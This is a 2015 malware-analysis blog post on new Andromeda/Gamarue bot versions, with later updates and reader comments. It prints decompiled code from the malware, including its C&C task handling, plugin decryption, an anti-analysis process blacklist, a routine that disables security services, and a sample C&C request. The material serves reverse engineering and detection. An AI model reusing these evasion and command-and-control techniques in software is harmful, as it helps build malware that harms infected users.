Andromeda/Gamarue bot loves JSON too (new versions details)

eternal-todo.com/blog/andromeda-gamarue-loves-json

- Analysis
- Andromeda
- Botnet
- Gamarue
- Malware
- Reversing

After my last post about Andromeda different updates related to version 2.07 and 2.08 appeared. Mostly, Fortinet was talking about the version 2.7 features and the new anti-analysis tricks of version 2.08. After that, Kimberly was also mentioning version 2.09 in his blog but I have not seen too many details about the latest versions of Andromeda. This is a summary of the interesting details about the newer versions.

Andromeda versions

After version 2.08, the parameter used to send the bot version to the panel was removed from the POST request, so now it is a bit more difficult to distinguish between versions. An easy way to spot the different versions is taking a look at the request format strings:

- ***id:%lu|bid:%lu|bv:%lu|sv:%lu|pa:%lu|la:%lu|ar:%lu*** (<=2.06)
- ***id:%lu|bid:%lu|bv:%lu|os:%lu|la:%lu|rg:%lu*** (2.07/2.08)
- ***id:%lu|bid:%lu|os:%lu|la:%lu|rg:%lu*** (2.09)
- ***{"id":%lu,"bid":%lu,"os":%lu,"la":%lu,"rg":%lu}*** (2.10?)

If the element *bv* (bot version) is present, it is easy, but if it is not there this trick can help. The latest version I have analyzed uses JSON to communicate with the control panel, but I am not 100% sure if that it is really version 2.10 (advertised in March 2015) or a variation of version 2.09. I say that I am not sure because Alexandru Maximciuc (Bitdefender) spotted one version already in January 2015 and since then there were more botnets using this version and before the advertisement was published in March.

Nowadays, most of the Andromeda botnets use the leaked version 2.06. Then, the latest version seems to be really popular too, together with version 2.09. The rest of the versions seem to have a lower number of botnets.


RC4 key and C&C URL decryption

Since version 2.09 Andromeda includes the fake RC4 key *754037e7be8f61cbb1b85ab46c7da77d*, which is the MD5 hash of "*go fuck yourself*". Of course, this is just a distraction for the analysts and the good key is located in a different offset in memory. The RC4 key is used to encrypt the communication with the C&C but in reverse order is also used to decrypt the C&C URLs. I won't give more details about it because this blog post explains really well how and where the decrypted URLs are stored in memory.

Task types removed


In the previous versions of Andromeda seven different task types were supported when the bot was asking the C&C for tasks to execute:

- 1: Download executable
- 2: Install plugin
- 3: Update bot
- 4: Install DLL
- 5: Uninstall DLL
- 6: Delete plugins
- 9: Kill bot



```
  case 3:
    task_response = UpdateBot(url);
    v12 = task_response;
    break;
  case 4:
    task_response = InstallDll(url);
    break;
  case 5:
    task_response = UninstallDll();
    v12 = task_response;
    break;
  case 6:
    task_response = DeletePlugins();
    v12 = task_response;
    break;
  default:
    if ( task_type != 9 )
      return;
    task_response = KillBot();
    v12 = task_response;
    break;
}
```

However, since version 2.09 the task types in charge of installing and uninstalling DLLs have been removed:




```
LABEL_29:
          if ( task_type == 1 )
          {
            task_response = DownloadExe(task_id, v19, *url);
            SendTaskResponse(i ^ botid, task_id, task_response);
            goto LABEL_41;
          }
          if ( task_type == 2 )
          {
            v26 = InstallPlugin(v19, 2, *url, a3);
            SendTaskResponse(i ^ botid, task_id, v26);
            goto LABEL_43;
          }
          if ( task_type == 3 )
          {
            v25 = UpdateBot(v19, task_id, *url);
            SendTaskResponse(i ^ botid, task_id, v25);
            if ( v25 )
              goto LABEL_43;
LABEL_35:
            kernel32_ExitProcess(0);
          }
          else if ( task_type != 6 )
          {
            if ( task_type == 9 )        // KillBot
            {
              kernel32_DeleteFileW(binary_path_offset);
              kernel32_MoveFileExW(binary_path_offset, 0, 4);
              USER32_wsprintfW(&v32, L"%lu", botid ^ 0x30323130);
              DeleteFromRegistry(
                HKEY_LOCAL_MACHINE,
                L"software\\microsoft\\windows\\currentversion\\Policies\\Explorer\\Run",
                &v32);
              DeleteFromRegistry(
                HKEY_CURRENT_USER,
                L"software\\microsoft\\windows\\currentversion\\Policies\\Explorer\\Run",
                &v32);
              SendTaskResponse(i ^ botid, task_id, 0);
              goto LABEL_35;
```

Network Time Protocol (NTP) traffic

The latest version of Andromeda uses some NTP domains to obtain the real time and store that in a variable. This timestamp will be incremented by the bot as a time counter and it will be used as the first argument of the function "*aStart*", apparently exported by some plugins. The hardcoded NTP domains are:


```
europe.pool.ntp.org
north-america.pool.ntp.org
south-america.pool.ntp.org
asia.pool.ntp.org
oceania.pool.ntp.org
africa.pool.ntp.org
pool.ntp.org
```



```
DNS     79 Standard query 0x4795  A europe.pool.ntp.org
DNS    143 Standard query response 0x4795  A 109.239.48.
NTP     90 NTP Version 1, client
NTP     90 NTP Version 1, server
```

C&C requests

I was talking above about the request format used to send the different parameters to the control panel. This POST request is encrypted with the RC4 key and used to be encoded with Base64. However, this latest version of Andromeda skips the Base64 encoding and sends the data directly. It also changes the Content-Type header from the usual "*application/x-www-form-urlencoded*" to "*application/octet-stream*". Fortunately for the lovers of SNORT rules, it keeps using the same User-Agent, "*Mozilla/4.0*". This is an example of a random sample:




```
POST /forums.php HTTP/1.1
Content-Type: application/octet-stream
Connection: close
User-Agent: Mozilla/4.0
Host: nindziaboy.net
Content-Length: 56
Cache-Control: no-cache
Pragma: no-cache

t....Pow.....n.L....>O];L...n.............).oH.q...^.&...HTTP/1.1 200 OK
Server: nginx
Date: Mon, 06 Apr 2015 18:42:52 GMT
Content-Type: application/octet-stream
Transfer-Encoding: chunked
Connection: close
X-Powered-By: PHP/5.3.29

e
T.....13.q.X._
0
```

Talking about the C&C response, all the previous versions use the Botid (bid) to decrypt this information. However, the latest version uses the same RC4 key needed to encrypt the request, instead of the Botid.

Plugin decryption

When the previous Andromeda versions (<=2.09) were installing plugins from a given URL, the bot was decrypting them skipping certain bytes as header and using the RC4 key to decrypt the data from a specific offset. After that aPLib was used to decompress the final DLL. In the latest version the process to decrypt the plugins is slightly more complex:

- Decrypt the header (43 bytes) with the RC4 key
- The first DWORD is the XOR key to decrypt the other header values (after the 16th byte)
- The first 16 bytes are the RC4 key to decrypt the plugin
- After that there is an aPLib compression layer too




```
int __userpurge DecryptPayload@<eax>(int ebp0@<ebp>, int a2@<edi>, int encrypted_data)
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  v3 = encrypted_data;
  v4 = 0;
  RC4(rc4_key_offset, 0x20u, encrypted_data, 0x2Bu);
  xor_key = *encrypted_data;
  *(v3 + 16) ^= *v3;
  magic_dword = *(encrypted_data + 16);
  *(v3 + 28) ^= xor_key;                           // Size compressed
  *(v3 + 20) ^= xor_key;                           // CRC32 encrypted
  *(v3 + 24) ^= xor_key;                           // CRC32 decrypted
  *(v3 + 32) ^= xor_key;                           // Size decompressed
  *(v3 + 36) ^= xor_key;                           // Storing in registry
  if ( magic_dword == 'PACK'
    && RtlComputeCRC32(0, encrypted_data + 44, *(encrypted_data + 28)) == *(encrypted_data + 20) )
  {
    RC4(encrypted_data, 0x10u, encrypted_data + 44, *(encrypted_data + 28));
    if ( RtlComputeCRC32(0, encrypted_data + 44, *(encrypted_data + 28)) == *(encrypted_data + 24) )
    {
      GetProcessHeap(*(encrypted_data + 32));
      v4 = buffer;
      if ( buffer )
      {
        v9 = buffer;
        LODWORD(buffer) = DecompressAplib;
        DecompressAplib(buffer, v8, ebp0, encrypted_data + 44, v9);
      }
    }
  }
  return v4;
}
```

Since version 2.09 Andromeda added a TeamViewer plugin to its collection and it sends the TeamViewer ID and password to the panel to be able to connect easily to the machine.

More processes blacklisted

He Xu (Fortinet) made a good job when he added a screenshot with the new hashes blacklisted in versions 2.07 and 2.08. I really liked the idea and I did the same with these new versions. I also tried to discover what processes were hidden after these hashes, uncovering all except one :) This is the full list:

```
dd 99DD4432h ; vmwareuser.exe
dd 2D859DB4h ; vmwareservice.exe
dd 64340DCEh ; vboxservice.exe
dd 63C54474h ; vboxtray.exe
dd 349C9C8Bh ; sandboxiedcomlaunch.exe
dd 3446EBCEh ; sandboxierpcss.exe
dd 5BA9B1FEh ; procmon.exe
dd 3CE2BEF3h ; regmon.exe
dd 3D46F02Bh ; filemon.exe
dd 77AE10F7h ; wireshark.exe
dd 0F344E95Dh ; netmon.exe
dd 2DBE6D6Fh ; prl_tools_service.exe (Parallels)
dd 0A3D10244h ; prl_tools.exe (Parallels)
dd 1D72ED91h ; prl_cc.exe (Parallels)
dd 96936BBEh ; sharedintapp.exe (Parallels)
dd 278CDF58h ; vmtoolsd.exe
dd 3BFFF885h ; vmsrvc.exe
dd 6D3323D9h ; vmusrvc.exe
dd 0D2EFC6C4h ; python.exe
dd 0DE1BACD2h ; perl.exe
dd 3044F7D4h ; ???
```




```
32 44 DD 99        hash_blacklist dd 99DD4432h    ; DATA XREF: AntiAnalysis+C8↓r
                                                  ; AntiAnalysis+DD↓r
                                                  ; vmwareuser.exe
B4 9D 85 2D                       dd 2D859DB4h    ; vmwareservice.exe
CE 0D 34 64                       dd 64340DCEh    ; vboxservice.exe
74 44 C5 63                       dd 63C54474h    ; vboxtray.exe
8B 9C 9C 34                       dd 349C9C8Bh    ; sandboxiedcomlaunch.exe
CE EB 46 34                       dd 3446EBCEh    ; sandboxierpcss.exe
FE B1 A9 5B                       dd 5BA9B1FEh    ; procmon.exe
F3 BE E2 3C                       dd 3CE2BEF3h    ; regmon.exe
2B F0 46 3D                       dd 3D46F02Bh    ; filemon.exe
F7 10 AE 77                       dd 77AE10F7h    ; wireshark.exe
5D E9 44 F3                       dd 0F344E95Dh   ; netmon.exe
6F 6D BE 2D                       dd 2DBE6D6Fh    ; prl_tools_service.exe (Parallels)
44 02 D1 A3                       dd 0A3D10244h   ; prl_tools.exe (Parallels)
91 ED 72 1D                       dd 1D72ED91h    ; prl_cc.exe (Parallels)
BE 6B 93 96                       dd 96936BBEh    ; sharedintapp.exe (Parallels)
58 DF 8C 27                       dd 278CDF58h    ; vmtoolsd.exe
85 F8 FF 3B                       dd 3BFFF885h    ; vmsrvc.exe
D9 23 33 6D                       dd 6D3323D9h    ; vmusrvc.exe
C4 C6 EF D2                       dd 0D2EFC6C4h   ; python.exe (New!)
D2 AC 1B DE                       dd 0DE1BACD2h   ; perl.exe (New!)
D4 F7 44 30                       dd 3044F7D4h    ; New
00                                db    0
00                                db    0
00                                db    0
00                                db    0
```

As you can see, the version 2.09 includes the same hashes as the version 2.08, but the latest version adds *python.exe*, *perl.exe* and another mysterious process to the black list. It would be nice if someone could uncover this missing process. Challenge: CRC32(lower($process)) = 0x3044F7D4; $process = ???

Anti-analysis bypass

The old Andromeda versions used to include a nice bypass of the anti-analysis routine. If the CRC32 checksum of the system drive volume name was **0x20C7DD84** then the bot was executing correctly even if it was running in a virtual environment. The latest version has removed this bypass but it includes a different one. It is a bit more annoying to set it up, but not really difficult.



```
; Attributes: bp-based frame

AntiAnalysis proc near

var_138= dword ptr -138h
process_name= byte ptr -114h
var_10= dword ptr -10h
var_C= dword ptr -0Ch
var_8= dword ptr -8
var_4= dword ptr -4

push    ebp
mov     ebp, esp
sub     esp, 138h
push    ebx
lea     eax, [ebp+var_4]
push    eax
lea     eax, [ebp+var_8]
push    eax
xor     ebx, ebx
push    ebx
push    offset aIs_not_vm ; "is_not_vm"
push    offset aSoftwarePolicies ; "software\\policies"
push    HKEY_LOCAL_MACHINE
mov     [ebp+var_10], ebx
mov     [ebp+var_4], 4
call    GetValueFromRegistry
test    eax, eax
jnz     short loc_7FF93609
```

```
mov     eax, [ebp+var_8]
cmp     eax, ds:botid
jnz     short loc_7FF93609
```

```
loc_7FF93609:
push    ebx
push    2
call    j_jmp_kernel32_CreateToolhelp32Snapshot
mov     [ebp+var_C], eax
cmp     eax, 0FFFFFFFFh
jz      loc_7FF936CF
```

You need to create a value “*is_not_vm*” with a DWORD equal to the botid in the registry key “*HKEY_LOCAL_MACHINE\SOFTWARE\Policies*”. After that even if you are executing the blacklisted processes it will infect correctly.


More fun!

It seems that the development of Andromeda continues and they keep adding more functionalities and new features to the bot. It is always fun taking a look at the new additions, so I am looking forward to the next version already ;) I want more fun! :)

b4da6909cf8b5e3791fc5be398247570 (latest)
511e1a70e071ef059e07ff92cba4fe70 (2.09)
9048e3797b1b24e83be5cf6f6a18fcb0 (2.08)
d7c00d17e7a36987a359d77db4568df0 (2.07)
a6dd2204319d5fc96995bbbb22a41960 (2.06)

Update (2015-05-05)

On the 24th of April @thedude13 found an Andromeda variant sending a new parameter to the control panel:




thedude13
@thedude13

@EternalTodo @cuckoosandbox i know of one commercial sbox that uses python. md5 c73190c0b99109155df4c4c1006da43d has “new” arg “bb” in json

This variant (**c73190c0b99109155df4c4c1006da43d**) adds the parameter *"bb"* to the request format string:

> **{"id":%lu,"bid":%lu,"os":%lu,"la":%lu,"rg":%lu,"bb":%lu}**


Digging a bit in the code we can see that this new parameter is a flag specifying if the infected system uses a "friendly" keyboard layout (bb_flag = 1). The list of cool countries considered friends by Andromeda are: Russia, Ukraine, Belarus and Kazakhstan.



```
  bb_flag = 0;
  v6 = GetKeyboardLayoutList(0, 0);
  v21 = v6;
  if ( v6 )
  {
    v7 = sub_7FF92329(4 * v6 + 4);
    v8 = v7;
    if ( v7 )
    {
      GetKeyboardLayoutList(v21, (HKL *)v7);
      for ( i = (_DWORD *)v8; *i; ++i )
      {
        v10 = *i & 0xFFFF;
        if ( v10 == 1049 || v10 == 1058 || v10 == 1059 || v10 == 1087 )// Russian | Ukrainian | Belarusian | Kazakh
          bb_flag = 1;
      }
      sub_7FF92358(v8);
    }
  }
  sub_7FF94280();
  sub_7FF94745();
  return 1;
}
```

This flag, besides being sent to the panel, will be checked in several locations in the code. If it is set:

- It will not assure persistence of the bot after the system shuts down.
- No tasks will be executed in the infected system, meaning that no plugins/udpates will be installed and no additional malware will be dropped.
- It will not disable security services and system notifications.
- It will not disable UAC.
- It will not generate NTP traffic and it will not hook the *NtMapViewOfSection* function.



```
void DisableSecServicesAndWarnings()
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  v0 = 0;
  if ( !bb_flag )
  {
    v1 = HKEY_LOCAL_MACHINE;
    v7 = 1;
    do
    {
      SetValueInRegistry(
        v1,
        (int)L"software\\microsoft\\windows\\currentversion\\policies\\Explorer",
        (int)L"TaskbarNoNotification",
        4,
        (int)&v7,
        4);
      v1 = dword_7FF904D0[v0++];
    }
    while ( v1 );
    v2 = HKEY_LOCAL_MACHINE;
    v3 = 0;
    while ( v2 )
    {
      SetValueInRegistry(
        v2,
        (int)L"software\\microsoft\\windows\\currentversion\\policies\\Explorer",
        (int)L"HideSCAHealth",
        4,
        (int)&v7,
        4);
      v2 = dword_7FF904D0[v3++];
    }
    v4 = 0;
    if ( (os_version & 0xF0u) <= 0x50 )
    {
      for ( i = "wscsvc"; i; i = off_7FF904AC[v4++] )
        DisableServiceStart(i);
    }
```

—

Update (2015-07-26)

In the paragraph related to the new processes blacklisted I was asking for some help to discover which process name was related to the CRC32 value 0x3044F7D4. After some tries with well-known security tools I was not able to uncover it. I did not try with processes related to AV software though. Yesterday, a new comment was added by *snemes* solving the mystery (kudos to him!!). The process name **avpui.exe (Kaspersky)** has that specific CRC32 value :) This process is not the AV engine itself but the graphic interface (separated processes since Kaspersky Internet Security 2014). That's curious. Another question could be why Andromeda checks just for that Kaspersky process name and not for other AV products...:?

Submitted by jesparza on Fri, 2015/04/17 - 01:47

#1Submitted by snemes (not verified) on Sat, 2015/07/25 - 20:23.

The missing CRC32 value,

The missing CRC32 value, 0x3044f7d4 is the checksum for avpui.exe

You are welcome. :)

#2Submitted by jesparza on Sun, 2015/07/26 - 17:57.

Oh!! Nice!! Thank you!! ;) I

Oh!! Nice!! Thank you!! ;) I will update the blog post with this info...:)